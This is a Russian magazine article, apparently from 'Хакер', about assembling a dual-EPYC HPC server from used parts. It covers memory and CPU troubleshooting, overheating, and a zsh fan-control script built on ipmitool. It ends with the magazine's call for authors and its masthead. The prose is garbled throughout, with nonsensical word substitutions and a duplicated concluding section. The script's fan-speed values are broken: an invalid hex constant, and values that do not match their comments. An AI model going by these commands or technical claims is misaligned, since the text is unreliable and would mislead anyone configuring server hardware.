Круто? Конечно, круто, быстродействие прямо на заказ, но есть один нюанс. Тест-то проходит, но вот при запуске более длительных расчетов машина перезагружает ядерная рулетка, причем без каких ошибок логи. Это стало, прямо скажем, неприемлемым сюрпризом, поскольку делает компьютер совершенно непригодным для работы.

Сначала я грешил на память: тип и запустилась странно, и в списке поддерживаемой ее нет. Чтобы это проверить, я взял из другой машины официально поддерживаемую планку 2Я RDIMM DDR4 3400 МГц. Определилась она нормально, причем их даже можно подразогнать. Однако быстродействие в тесте не изменилось, что меня несколько удивило. Выяснить тоже нужда не делась, значит, дело не в памяти.

Поиск в интернете навел меня на один из форумов, где у пользователя возникла похожая проблема. Там в итоге решили в выходу: причина перезагрузок — баг в процессоре. На форуме писали, что существует гарантия вара, которая неотвратимо наступит рано или поздно. В моем случае это помогло: быстродействие просело процентов на 30, вылеты стали реже, но их перезапуск полностью. Что интересно, воспроизводится этот баг только на тяжелых вычислениях, когда и проц нагружен на 100%, и чтение из памяти активно. Простой спрос-тест можно гонять часами, и все будет окей, тест памяти тоже ошибок не находит.

Чтобы выяснить, в каком из двух процессоров причина ошибка, я решил запустить машину в однопроцессорном режиме. Тут выяснилось сразу две вещи: ошибка в CPU1, а мой CPU2 — заточенный. Это неприятная тряхомудия от AMD: заточенный навсегда работает только в режиме сокращенного набора инструкций в роли ведомого. Хитрые китайцы своего не упустили.

Подумал я было прикупить еще один EPYC 7532, но за это время он подорожал примерно в три раза и теперь стоит 40 тысяч рублей. Оставаться все как есть тоже было нельзя: и данные серьезные потравлены, и машина в строю нужна. В итоге я воспользовался компромиссным вариантом: взял два EPYC 7601, тем более этот процессор с тому времени стоил копейки.

В такой конфигурации все заработало, но я лишился где-то 30–40% быстродействия, и тест выполнялся примерно за пять с копейками минут. С этими процессорами компьютер-то чисто отработал полтора года в режиме 24/7.

Вот так вот это все выглядело

Попытка вторая

Но лежащее в коробочке незапустившееся «Эпик» не давали мой душе покоя. И вот недавно у меня появилась возможность проверить EPYC 7532, можно сказать, на сдачу от очередной покупки, благо этот процессор опять подешевел.

Напомню, что на тот момент компьютер был полностью работоспособным и видел все доступную память. Останавливаю машину, снимаю куперы, вытаскиваю первый процессор, вытаскиваю «Эпик» первого поколения, устанавливаю новопроверенный и заложенный из старого набора (ну, так я тогда думал). Включаю, не стартует.

Первый запуск, особенно после установки другого поколения процессоров, может быть долгим. У Supermicro H11DSi-NT, грубо говоря, два BIOS (вернее, UEFI, но даже на сайте его называют BIOS): один для первого поколения процессоров, другой для второго. Выключаю, включаю, жду, долго жду — ничего.

Ладно, думаю, наверное, опять дело в памяти. Вынимаю 16 планок LRDIMM 4DR, вставляю две меньше на одной из материнок RDIMM 2R. Включаю — машина запустилась, но увидела только одну планку. Ну, эти фокусы мне уже знакомы: беру пастик, натираю контакты на этой планке, которую компьютер не видит, продуваю разъем, вставляю — запускается, видит обе. Хорошо!

Вынимаю эти планки, вставляю две LRDIMM 4DR, включаю — запускается, видит обе. И с моим удивлением, в этот раз даже на частоте 2400 МГц, очень хорошо. Радуюсь, чешу репу, устанавливаю полновесный набор памяти — восемь планок. Включаю — не запускается... Ругаюсь некоторыми словами, вытаскиваю шесть планок, тру пастиком. Вставляю по две, контролирую запуск, продуваю разъемы, в случае чего снова тру пастиком. В итоге за три часа удалось запустить 15 из 16 планок, последняя не желала работать ни в какую.

Ладно, думаю, может, это плохая планка неудачная, попробую из другой партии. Проверяют, как работает машина под нагрузкой, — и опять вылет с перезагрузкой. Где-то на этом этапе пришло понимание, что сначала проц и попросту перегрелся. Заменил процессор, после чего вылетов больше не случалось. Потом я привелся планку памяти из домашней машины, и — о чудо! — все заработало.

Но на этом железячные проблемы не закончились, дальше вспыхнула такая приколка. Тест машина проходила успешно, и вылетов больше не наблюдалось. Но вот на длительных тестах вылетала один-из процов обрезывает часть до 400 МГц и не реагировал на на какие попытки установки частоты.

В отличие от «Эконом», которые энтузиасты перепаяли вдоль и поперек, про «Эпик» информация относительно мало. Те, кто собирают подобного рода машины, обычно заказывают процессоры у поставщиков. Желающих собрать ещё суперкомпьютера дома из б/у деталей не так много, поскольку подобные машины решают очень специфические задачи, а с ними большинство пользователей никогда в жизни не столкнется. Такое положение дел добавляет ситуации драматизма: несмотря на то что компоненты неновые, они стоят приличные деньги, и каждая дорыдинная ошибка влетает в копеечку.

Если верить опубликованной на форумах информации, причиной подобного поведения компьютера может быть ошибка в BIOS или перегрев. BIOS я обновил — частота не изменилась. В итоге пришлось сказаться, что виноват действительно перегрев, но не проц, а память или VRM-планки, тут я источник непригоностей точно не локализовал. Проблема решилась установкой дополнительных куперов на подозрительные места. К сожалению, слишком большие куперы для RAM приходить получается не везде, поэтому вотчим я их туда, куда было возможно, в остальных местах просто смонтировал дополнительные вентиляторы.

А для усиления эффекта подкрутил управляющий куперами скрипт: до этого он отслеживал только температуру CPU1, как самого горячего элемента компьютера. Теперь он считает все доступные температуры и ориентируется на самую высокую, таким образом, поплитка охлаждения стала более агрессивной. И наконец-то тротлинг прекратился.

ПРОФИЛИ СИСТЕМЫ ОХЛАЖДЕНИЯ

Пять — штука очень неприятная, особенно для дорогостоящей компьютерной техники. Поэтому крайне полезно иметь возможность регулировать обороты куперов. У Supermicro H11DSi-NT нет штатных средств, позволяющих динамически управлять куперами, но когда нас останавливали подобные мелочи? Энтузиасты уже научились взаимодействовать с вентиляторами при помощи утилиты **ipmitool**. На одном из форумов мне удалось выяснить, что материнская плата поддерживает пять групп куперов, группы куперов можно независимо через IPMI. Одна группа отвечает за охлаждение процессоров, а второй — за корпусные вентиляторы. Задать скорость вращения можно следующим командами для первой и второй групп соответственно:

```
$sudo ipmitool raw 0x30 0x70 0x66 0x01 0x00 0xXX
$sudo ipmitool raw 0x30 0x70 0x66 0x01 0x01 0xXX
```

Здесь **0xXX** — шестнадцатеричная константа от **0x00** до **0x64**, которая задает скорость вращения от 0 до 100. Что в данном случае означает 0, зависит от производителей куперов, стандарт это не описывает. Некоторые вертушки останавливаются полностью, некоторые крутят на 20% от возможного максимума. Остаётся узнать температуру, и это тоже можно сделать через **ipmitool**.

```
$sudo ipmitool sensors
```

Команда выдает целую портянку текста, содержащего в том числе нужные нам температуры. Теперь нужно консольной магией, и мы получаем наибольшую температуру на глазе.

```
temp=$(sudo ipmitool sensor|grep "degrees C"|tr -d '['|awk -F' ' '{
print $3}'|sort -r|awk -F',' 'NR==1 {print $1}')
```

Заклинание в целом не очень сложное:

- `sudo ipmitool sensor` — выдает портянку текста;
- `grep "degrees C"` — находит строки, содержащие "degrees C";
- `tr -d '['` — удаляет символы пайпа '[';
- `awk -F' ' '{print $3}'` — выводит значения температуры;
- `sort -r` — сортирует значения по убыванию;
- `awk -F',' 'NR==1 {print $1}'` — отбрасывает дробную часть.

А чтобы вся эта кашгепь не просила пароль, нужно прописать **ipmitool sensor** в конфиг **sudo** (это потенциальная уязвимость). В итоге имеем вот такой скриптик:

```
#!/bin/zsh

OLDPWM=30
PWM=30
if [ -e /tmp/old_pwm ]; then exit 2; fi

while [ true ]
do
#get temp
temp=$(sudo ipmitool sensor|grep "degrees C"|tr -d '['|awk -F' ' '{
print $3}'|sort -r|awk -F',' 'NR==1 {print $1}')
echo $temp
#get old pwm
if [ -e /tmp/old_pwm ]; then OLDPWM=$(head -1 /tmp/old_pwm); fi
#set new pwm
PWM=0xle
if [ $temp -ge 40 ]; then PWM=0x32;fi #50
if [ $temp -ge 45 ]; then PWM=0x5a;fi #70
if [ $temp -ge 50 ]; then PWM=0x5d;fi #80
if [ $temp -ge 55 ]; then PWM=0x5a;fi #90
if [ $temp -ge 60 ]; then PWM=0x64;fi #100
#save new pwm as old
echo $PWM > /tmp/old_pwm
#if $PWM != $OLDPWM send command to device
if [[ $PWM != $OLDPWM ]]
then
sudo ipmitool raw 0x30 0x70 0x66 0x01 0x00 $PWM
sudo ipmitool raw 0x30 0x70 0x66 0x01 0x01 $PWM
fi
sleep 30
done
```

Добавляем проверку на повторный запуск и собственно термоконфиль, готово. Прописываем в **.zshrc**

```
---
Dual EPYC 7532 32x3.2GHz, 1024Gb DDR4 2400MHz, SSD samsung 980PRO M2,
ssd Western Digital Ultrastar DC SN640 NVMe 7.6Gb  0:3:41
---
```

В таком варианте система работает уже два месяца без нарекований. Я считаю, что это успех.

Резюме: собрать HPC-сервер из б/у деталей — это не игровую сборку на «Эконом» пилить. Сэкономить получается в разы, но успех гарантирован только при наличии энтузиазма, прямых рук и определенной удачи.

ИТОГОВАЯ КОНФИГУРАЦИЯ И БЫСТРОДЕЙСТВИЕ

В итоге я получил вот такую конфигурацию своего «суперкомпьютера»:

```
---
Dual EPYC 7532 32x3.2GHz, 1024Gb DDR4 2400MHz, SSD samsung 980PRO M2,
ssd Western Digital Ultrastar DC SN640 NVMe 7.6Gb  0:3:41
---
```

В таком варианте система работает уже два месяца без нарекований. Я считаю, что это успех.

Резюме: собрать HPC-сервер из б/у деталей — это не игровую сборку на «Эконом» пилить. Сэкономить получается в разы, но успех гарантирован только при наличии энтузиазма, прямых рук и определенной удачи.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» всегда нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе, не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. Если ты студент или научный сотрудник, **публикация в журнале пригодится особенно**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- «Разбираюсь ли я в чем-то, что может заинтересовать других?» Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твои мама и бабушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- «Были ли у меня в последнее время интересные проекты?» Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- «Знаю ли я какую-то историю, которая кажется мне крутой?» Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанном с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- «Не подмечал ли я, что в Хакере упустили что-то важное?» Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на твои вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если готов публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№1 (322)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Марк Бруцкий-Стемпковский,
Олег Афонин, Nik Zerof, ret0x2A

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2026